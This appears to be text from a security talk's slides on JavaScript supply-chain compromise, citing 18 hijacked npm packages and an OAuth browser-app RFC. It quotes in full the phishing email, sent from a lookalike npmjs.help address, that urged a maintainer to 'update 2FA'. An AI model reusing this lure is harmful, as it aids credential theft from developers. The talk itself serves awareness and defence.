
Assume Breach: What If JavaScript Is Compromised?



Is this a problem in reality?

Summary

Recently, 18 packages were compromised



+2 billion downloads per week

Summary – The Phishing Email



Two-Factor Authentication Update Required

"npm" <support@npmjs.help> ✓

Hi, **qix!**

As part of our ongoing commitment to account security, we are requesting that all users update their Two-Factor Authentication (2FA) credentials. Our records indicate that it has been over 12 months since your last 2FA update.

To maintain the security and integrity of your account, we kindly ask that you complete this update at your earliest convenience. Please note that accounts with outdated 2FA credentials will be temporarily locked starting September 10, 2025, to prevent unauthorized access.

[Update 2FA Now](#)

If you have any questions or require assistance, our support team is available to help. You may contact us through this [link](#).

Want to learn more?

OAuth 2.0 for Browser-Based Applications

Internet Engineering Task Force (IETF)

Request for Comments: 10017

BCP: 212

Category: Best Current Practice

ISSN: 2070-1721

A. Parecki

Okta

P. De Ryck

Pragmatic Web Security

D. Waite

Ping Identity

August 2026

OAuth 2.0 for Browser-Based Applications

Abstract

This specification details the threats, attack consequences, security considerations, and best practices that must be taken into account when developing browser-based applications that use OAuth 2.0.

Questions?

Your next steps:



Scan for slides + Resources

October 2026



dometrain.com

github.com/tndataab/PublicBlogContent

 tn-data.se